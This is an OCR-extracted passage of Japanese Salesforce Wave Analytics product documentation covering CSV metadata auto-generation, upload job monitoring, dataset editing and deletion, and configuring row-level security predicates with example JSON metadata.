メタデータファイル自動生成のルール

ユーザインターフェースからCSVファイルをアップロードするとき、CSVファイルが特定の要件に適合する場合に限り、Wave Analyticsで自動的にメタデータファイルが生成されます。

外部データアップロードの監視

外部データファイルをアップロードするとき、Wave Analyticsは、指定されたデータセットにデータをアップロードするジョブを起動します。データ監視を使用してアップロードジョブを監視およびトラブルシューティングできます。

メタデータファイル自動生成のルール

ユーザインターフェースからCSVファイルをアップロードするとき、CSVファイルが特定の要件に適合する場合に限り、Wave Analyticsで自動的にメタデータファイルが生成されます。

Wave AnalyticsでメタデータファイルをCSVファイルが次の要件に適合する必要があります。

- ファイルの種別が.csvであり、.gzまたは.zipではない。
- ファイルに列ヘッダーが1行と少なくとも1件のレコードが含まれている。
- CSVファイルは、『外部データ形式リファレンス』に記載されたすべてのWave Analytics要件を満たさなければならない。

Wave Analyticsでは、CSVファイルの最初の100行に基づいてCSVの列ごとにメタデータ属性が生成されます。Wave Analyticsでは、次のルールを使用してCSVの列名が項目表示ラベルに変換されます。

- 特殊文字と空白をアンダースコアに置換する。たとえば、「Stage Name」は「Stage_Name」になります。
- 連続するアンダースコアを1つのアンダースコアに置換する。ただし、「__c」で終わる列名は除きます。たとえば、「stage*&name」は「stage_name」になります。
- 列名の先頭文字が数値の場合、項目表示ラベルに「X」というプレフィックスを付ける。たとえば、「30Day」は「X30Day」になります。
- 列名に英数字文字がまったく含まれていない場合、項目名を「Column」＋列番号で置換する。たとえば、4番目の列名「*&^*(&*(%」は「Column4」になります。
- 項目表示ラベルの先頭と末尾にあるアンダースコアを削除して、表示ラベルがアンダースコアで開始または終了しないようにする。
- 派生した項目表示ラベルが既存の表示ラベルと同じ場合は、数値を増分する。たとえば、「X2」がすでに存在する場合は、「X21」、「X22」、「X23」を使用します。

ヒント: 生成されたメタデータファイルをダウンロードして、メタデータ設定を変更し、アップロードして変更を適用できます。メタデータファイルは、データセットの作成または編集時にダウンロードできます。

外部データアップロードの監視

外部データファイルをアップロードするとき、Wave Analyticsは、指定されたデータセットにデータをアップロードするジョブを起動します。データ監視を使用してアップロードジョブを監視およびトラブルシューティングできます。

データ監視のジョブビュー(1)には、各データフロージョブと外部データアップロードジョブの状況、開始時刻、および所要時間が表示されます。過去7日間のジョブが表示され、ログが30日間保持されます。

エディション


使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

データ監視にアクセスする

- 「Wave Analytics データフローの編集」、「外部データを Wave Analytics にアップロード」、または「Wave Analytics の管理」



1. Wave Analytics で、ギアボタン ( ) をクリックし、[データ監視] をクリックしてデータ監視を開きます。

ジョブビューがデフォルトで開きます。ジョブビューには、データフロージョブおよびアップロードジョブが表示されます。ジョブビューには、各アップロードジョブ名が `<dataset_name upload flow>` として表示されます。ジョブの上にマウスポインタを置くと、名前全体を表示できます。


メモ: 外部データアップロードジョブをジョブビューに表示するには、[ファイルのアップロード]項目 (2) の [表示] が選択されている必要があります。デフォルトでは選択されています。

2. ジョブの最新の状況を表示するには、[ジョブを更新] ボタン ( ) をクリックします。
   各ジョブの状況は、次のいずれかになります。


状況	説明
キュー	ジョブは、開始待ちのキューに入っています。
実行中	ジョブは実行中です。
失敗	ジョブは失敗しました。
成功	ジョブは正常に完了しました。
警告	ジョブは正常に完了しましたが、一部の行が失敗しました。

3. ジョブの実行時の詳細を表示するには、ジョブノード (3) を展開します。
   実行時の詳細は、ジョブの下に表示されます。実行時の詳細セクションで右にスクロールし、処理された行に関する情報を表示します。
4. 失敗した行のあるジョブをトラブルシューティングするには、エラーメッセージを確認します。また、実行時の詳細セクションでダウンロードボタン (1) をクリックしてエラーログをダウンロードします。

メモ: ダウンロードボタンは、外部データファイルをアップロードしたユーザにのみ表示されます。



エラーログには失敗した行のリストが含まれます。


ExternalFileWorkflow06V40000000005mEAA_digest.csv

	A	B	C	D	E	F
1	row	error	File_Name	Page_Views	View_Date	Authenticated
2	7	(column: Page_Views) strconv.ParseFloat: parsing "Text": invalid syntax	about:blank	Text	5/1/2015	No
3						
4						

5. 失敗したジョブをトラブルシューティングするには、エラーメッセージと実行時の詳細を確認します。

データセットの編集

データセットを編集して、データセット名、アプリケーション、セキュリティ述語、またはデータセットに関連付けられた拡張メタデータ(XMD)ファイルを変更できます。外部データファイルから作成されたデータセットについては、新しい外部データファイルまたはメタデータファイルをアップロードして、データまたはメタデータを更新することもできます。

外部データファイルを追加すると、Wave Analyticsが対応するメタデータファイルを生成して追加します。メタデータをさらに変更するには、[データをプレビュー]をクリックするか、生成されたメタデータファイルをダウンロードして編集できます。独自のメタデータファイルをアップロードして生成されたファイルを上書きすることもできます。

1. ホームページまたはアプリケーションページで、[データセット]タブをクリックします。
2. 編集するデータセットにマウスポインタを置いて、[編集]をクリックします。
3. 必要に応じて次のオプションを設定します。

オプション	説明
データセット名	データセットの名前を変更する場合は、新しい名前を入力します。名前は、80 文字を超えてはいけません。
アプリケーション	データセットを別のアプリケーションに移動する場合は、新しいアプリケーションを選択します。
拡張メタデータファイル (JSON) の追加	データセットに関連付けられたダッシュボードの形式をカスタマイズする場合は、拡張メタデータファイルを指定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限


データセットを編集する
- 「Wave Analytics データフローの編集」

オプション	説明
	拡張メタデータファイルについての詳細は、『*拡張メタデータ (XMD) リファレンス*』を参照してください。
外部データファイル (CSV) の追加	データセット内の既存のデータを外部データファイルのデータに置き換える場合は、外部データファイルを指定します。最大ファイルサイズは 500 MB です。.CSV、.GZ、または .ZIP ファイルをアップロードできます。 外部データファイルとメタデータファイルについての詳細は、『*外部データ形式リファレンス*』を参照してください。
メタデータファイル (JSON) の追加	外部データファイルの構造を再定義する場合は、メタデータファイルを指定します。新しいメタデータファイルをアップロードする場合、対応する外部データファイルもアップロードする必要があります。 メタデータファイルについての詳細は、『*外部データ形式リファレンス*』を参照してください。
セキュリティ述語	データセットに行レベルのセキュリティを適用する場合は、セキュリティ述語を追加します。 述語についての詳細は、「データセットの行レベルセキュリティ」を参照してください。


4. 新しい .csv ファイルをアップロードした場合、必須メタデータ属性を表示して変更するには、[データをプレビュー] をクリックします。
   省略可能なメタデータは後で変更できます。

   メモ: 独自のメタデータファイルをアップロードした場合、[データをプレビュー] ボタンは無効になります。

   [データをプレビュー] をクリックすると、プレビューページが表示されます。




5. 列ごとに、次の手順を実行します。
   a. 列名を変更するには、列名をクリックします。列名は、データセット内での表示名です。列名は、40文字を超えてはいけません。



   b. 列のその他の必須属性を変更するには、列ヘッダーをクリックします。



   属性を変更できるのは、基準列と日付列のみです。



c. 同じデータ型の他のすべての列に変更を適用するには、[すべての <データ型> 列に適用] をクリックします。

6. プレビューページでのメタデータの変更をメタデータファイルに保存するには、[登録]をクリックします。

   メモ: エラーがある場合、[実行] ボタンはグレー表示されます。

7. [OK] をクリックして確認メッセージを閉じます。
8. プレビューページには表示されない省略可能なメタデータ属性を変更するには、 をクリックしてメタデータファイルをダウンロードし、ファイルを編集してからアップロードします。
9. [データセットを更新] をクリックします。
10. [次へ] をクリックして確認メッセージを消します。

データセットの削除

少なくともエディタアクセス権があれば、[私の非公開アプリケーション]または共有アプリケーションから不要なデータセットを削除できます。データセットを削除することで使用していないデータを減らし、組織の登録済みデータセット全体の行制限への到達を回避できます。

データセットを削除すると、Wave Analytics はデータセットを完全に削除しますが、そのデータセットを参照している、対応するレンズまたはダッシュボードは削除しません。削除されたデータセットを参照するレンズとダッシュボードは使用できなくなります。そのため、データセットを削除する前に関連付けられたレンズとダッシュボードを削除することをお勧めします。

データフロー変換 (edgemart や sfdcRegister など) でデータセットを参照している場合、データセットを削除するには、事前に参照を削除する必要があります。たとえば、「Opportunities」データセットを削除するには、次のデータフロースニペットから sfdcRegister 変換を削除する必要があります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

データセットを削除する
- 「Wave Analytics データフローの編集」

```
{
...
   "Register_Dataset": {
      "action": "sfdcRegister",
      "parameters": {
         "alias": "Opportunities",
         "name": "Opportunities",
         "source": "Extract_Opportunities"
      }
   },
...}
```

警告: 削除されたデータセットは元に戻せません。

1. ホームページまたはアプリケーションページで、[データセット] タブをクリックします。
2. 削除するデータセットにマウスポインタを置いて、[編集] をクリックします。
3. [データセットを削除] をクリックします。
   該当する場合は、Wave Analytics に、そのデータセットを参照し、ユーザに参照アクセス権のあるすべてのレンズとダッシュボードのリストが表示されます。データセットの削除後、そのデータセットを参照するレンズまたはダッシュボードは使用できなくなります。
4. [完全に削除] をクリックして確認します。

データセットの行レベルセキュリティ

データセットへのアクセス権を持つWave Analyticsユーザには、デフォルトでデータセット内のすべてのレコードへのアクセス権があります。ただし、データセットに行レベルセキュリティを実装してレコードへのアクセスを制限できます。レコードに機密データが含まれている場合など、アクセスの制限が必要になることがあります。

行レベルセキュリティを実装するには、レコードへのアクセスを制限するデータセットごとに述語を定義します。*述語*とは、データセットのレコードへの行レベルアクセス権を定義する絞り込み条件です。

述語が適用されたデータセットに対してユーザがクエリを送信すると、Wave Analytics は述語をチェックしてユーザにアクセス権があるレコードを判別します。ユーザにレコードへのアクセス権がない場合、Wave Analytics はそのレコードを返しません。

述語は柔軟性があり、さまざまな種類のセキュリティポリシーをモデル化できます。たとえば、次のような条件に基づいて述語を作成できます。

- レコード所有権。各ユーザは自分が所有するレコードのみを表示できます。
- 管理者による表示。各ユーザは、ロール階層に基づいて自分の部下が所有または共有するレコードを表示できます。
- チームまたは取引先のコラボレーション。商談チームなど、チームの全メンバーは、チームと共有されているレコードを表示できます。
- 複数のセキュリティ要件の組み合わせ。たとえば、Salesforce ロール階層、チーム、レコード所有権に基づいて述語の定義が必要な場合があります。

実装するセキュリティポリシーの種類は、データセットのレコードへのアクセスを制限する方法に応じて異なります。

警告: 行レベルセキュリティがデータセットに適用されていないと、データセットへのアクセス権があればどのユーザでもデータセット内のすべてのレコードを表示できます。

データセットの述語定義時の考慮事項

データセットに述語を適用する場合、述語式の定義以外にも考慮が必要です。述語がデータセットの情報にどう依存するか、およびどこに述語式を定義するかを考慮する必要があります。

レコード所有権に基づく行レベルセキュリティの例

CSVファイルに基づいてデータセットを作成し、レコード所有権に基づいて行レベルセキュリティを実装する例を見てみましょう。この例では、取引先所有者の販売目標を含むデータセットを作成します。データセットの各レコードへのアクセス権を制限するには、各ユーザが自分の所有する取引先の販売目標のみを表示できるセキュリティポリシーを作成します。このプロセスには、以降のセクションで説明する複数のステップが必要です。

商談チームに基づく行レベルセキュリティの例

Salesforce データに基づいてデータセットを作成し、商談チームに基づいて行レベルセキュリティを実装する例を見てみましょう。この例では、商談チームに関連付けられた商談のみが含まれるデータセットを作成します。データセットの各レコードへのアクセス権を制限するには、商談チームのメンバーのみが自分たちの商談を表示できるセキュリティポリシーを作成します。このプロセスには、以降のセクションで説明する複数のステップが必要です。

ロール階層とレコード所有権に基づく行レベルセキュリティの例

Salesforce データに基づいてデータセットを作成し、Salesforce ロール階層とレコード所有権に基づいて行レベルセキュリティを実装する例を見てみましょう。この例では、すべての商談が含まれるデータセットを作成します。データセットの各レコードへのアクセス権を制限するには、Salesforce ロール階層に基づいて各ユーザが自分または自分の部下が所有する商談のみを表示できるセキュリティポリシーを作成します。このプロセスには、以降のセクションで説明する複数のステップが必要です。

関連トピック:

sfdcRegister 変換

sfdcRegister パラメータ

データセットの述語定義時の考慮事項

データセットに述語を適用する場合、述語式の定義以外にも考慮が必要です。述語がデータセットの情報にどう依存するか、およびどこに述語式を定義するかを考慮する必要があります。

述語式はデータセットの情報に基づいて作成できます。たとえば、各ユーザが自分の所有するデータセットレコードのみを表示できるようにする場合は、各レコードの所有者が含まれるデータセット列に基づいて述語を作成できます。必要な場合は、述語で要求されるデータセットに追加のデータを読み込むことができます。

述語を定義する場所は、場合によって異なります。

- データフローから作成されたデータセットに述語を適用するには、Register 変換の **[rowLevelSecurityFilter]** 項目に述語を追加します。次回データフローが実行されると、Wave Analytics によって述語が適用されます。
- 外部データファイルから作成されたデータセットに述語を適用するには、外部データファイルに関連付けられたメタデータファイルの **[rowLevelSecurityFilter]** 項目に述語を定義します。メタデータファイルと外部データファイルをアップロードするときに、Wave Analytics によって述語が適用されます。外部データファイルからすでにデータセットを作成している場合は、データセットを編集して述語を適用または変更できます。

レコード所有権に基づく行レベルセキュリティの例

CSV ファイルに基づいてデータセットを作成し、レコード所有権に基づいて行レベルセキュリティを実装する例を見てみましょう。この例では、取引先所有者の販売目標を含むデータセットを作成します。データセットの各レコードへのアクセス権を制限するには、各ユーザが自分の所有する取引先の販売目標のみを表示できるセキュリティポリシーを作成します。このプロセスには、以降のセクションで説明する複数のステップが必要です。

メモ: これは、CSV ファイルから作成されたデータセットに述語を適用する例ですが、この手順は Salesforce データから作成されたデータセットにも適用できます。

1. データセットに含めるデータの決定

   最初に、データセットに含めるデータを決定します。この例では、すべての販売目標が含まれる Targets データセットを作成します。

2. データセットの行レベルセキュリティの決定
   ここでは行レベルセキュリティについて検討しましょう。このデータセットの各レコードへのアクセス権をどのように制限するかを決定します。
3. メタデータファイルへの述語の追加
   CSV ファイルから作成されたデータセットの場合、CSV ファイルに関連付けられているメタデータファイルで述語を指定するか、データセットの編集時に述語を指定します。
4. データセットの作成
   述語でメタデータを更新したので、データセットを作成できます。
5. データセットの行レベルセキュリティのテスト
   熟語が適切に適用され、各ユーザが自分自身の販売目標を表示できることを確認する必要があります。


データセットに含めるデータの決定

最初に、データセットに含めるデータを決定します。この例では、すべての販売目標が含まれる Targets データセットを作成します。

次の CSV ファイルから販売目標を取得します。

AccountOwner	地域	目標	目標日
Tony Santos	中西部	10000	2011 年 1 月 1 日
Lucy Timmer	北東部	50000	2011 年 1 月 1 日
Lucy Timmer	北東部	0	2013 年 12 月 1 日
Bill Rolley	中西部	15000	2011 年 1 月 1 日
Keith Laz	南西部	35000	2011 年 1 月 1 日
Lucy Timmer	南東部	40000	2011 年 1 月 1 日

行レベルセキュリティを実装せずにデータセットを作成した場合、データセットへのアクセス権があればどのユーザでもすべての取引先所有者の販売目標を表示できます。たとえば、Keith は次のようにすべての取引先所有者の販売目標を表示できます。



このデータセットのレコードへのアクセス権を制限するには、行レベルセキュリティを適用する必要があります。

データセットの行レベルセキュリティの決定

ここでは行レベルセキュリティについて検討しましょう。このデータセットの各レコードへのアクセス権をどのように制限するかを決定します。

データセットに次の述語を実装することを決定します。

```
'AccountOwner' == "$User.Name"
```

メモ: このドキュメントでは、すべての述語の例で二重引用符がエスケープされています。これは、Register 変換またはメタデータファイルに述語を入力する場合にエスケープする必要があるためです。この述語では、レコード所有権に基づいて行レベルセキュリティを実装します。述語に基づいて、データセットに対するクエリを送信するユーザが取引先所有者である場合、Wave Analytics は販売目標レコードを返します。

述語式を詳しく見てみましょう。

- AccountOwner は、販売目標ごとに取引先所有者の氏名が保存されるデータセット列です。
- $User.Name は、各ユーザの氏名が保存される User オブジェクトの Name 列です。Wave Analytics はルックアップを実行して、各クエリを送信したユーザの氏名を取得します。

メモ: ルックアップでは、AccountOwner の名前と $User.Name が大文字と小文字も含めて完全一致した場合に一致結果を返します。

メタデータファイルへの述語の追加

CSV ファイルから作成されたデータセットの場合、CSV ファイルに関連付けられているメタデータファイルで述語を指定するか、データセットの編集時に述語を指定します。

メタデータファイルに述語を入力するときに、文字列値を囲む二重引用符をエスケープする必要があります。

この例では、次のように述語をメタデータファイルに追加します。

```
{
   "fileFormat": {
   "charsetName": "UTF-8",
   "fieldsDelimitedBy": ",",
   "fieldsEnclosedBy": "\"",
   "numberOfLinesToIgnore": 1 },
   "objects": [
      {
         "name": "Targets",
         "fullyQualifiedName": "Targets",
         "label": "Targets",
         "rowLevelSecurityFilter": "'AccountOwner' == \"$User.Name\"",
         "fields": [
      {
         "name": "AccountOwner",
         "fullyQualifiedName": "Targets.AccountOwner",
         "label": "Account Owner",
         "type": "Text"
      },
      {
         "name": "Region",
         "fullyQualifiedName": "Targets.Region",
         "label": "Region",
         "type": "Text"
      },
      {
         "name": "Target",
         "fullyQualifiedName": "Targets.Target",
         "label": "Target",
         "type": "Numeric",
         "precision": 16,
         "scale": 0,
         "defaultValue": "0",
         "format": null
      },
      {
         "name": "TargetDate",
         "fullyQualifiedName": "Targets.TargetDate",
         "label": "TargetDate",
         "description": "",
         "type": "Date",
         "format": "dd/MM/yy HH:mm:ss",
         "isSystemField": false,
         "fiscalMonthOffset": 0
      }
      ]
      }
   ]
}
```


データセットの作成

述語でメタデータを更新したので、データセットを作成できます。

警告: このサンプル実装の手順を実行する場合は、本番以外の環境で実行してください。すでに作成した他のデータセットにこれらの変更が影響を与えないようにしてください。

データセットを作成するには、次の手順を実行します。

1. Wave Analytics でホームページに移動します。
2. [作成] > [データセット] をクリックします。
3. [CSV] をクリックします。
   次の画面が表示されます。



4. CSV ファイルとメタデータ (スキーマ) ファイルを選択します。
5. [データセット名] 項目に、データセット名として「SalesTarget」と入力します。
6. 必要に応じて、データセットを保存する別のアプリケーションを選択します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition。**Developer** Edition でも使用可能。

ユーザ権限

CSV ファイルとメタデータファイルをアップロードする

- 「外部データを Wave Analytics にアップロード」

7. [データセットを作成] をクリックします。

   Wave Analytics は、アップロードが成功したことを確認してから、データセットを作成するジョブを作成します。ジョブが正常に完了すると、SalesTarget データセットを表示できます。

8. ジョブが正常に完了したことを確認するには、次の手順を実行します。

   a. ギアアイコン ( ) をクリックし、[データ監視] を選択してデータ監視を開きます。

      デフォルトでは、データ監視のジョブビューが表示されます。ジョブビューには、データフロージョブと外部データアップロードジョブの状況が表示されます。

   b. ジョブの最新の状況を表示するには、[ジョブを更新] ボタン ( ) をクリックします。

データセットの行レベルセキュリティのテスト

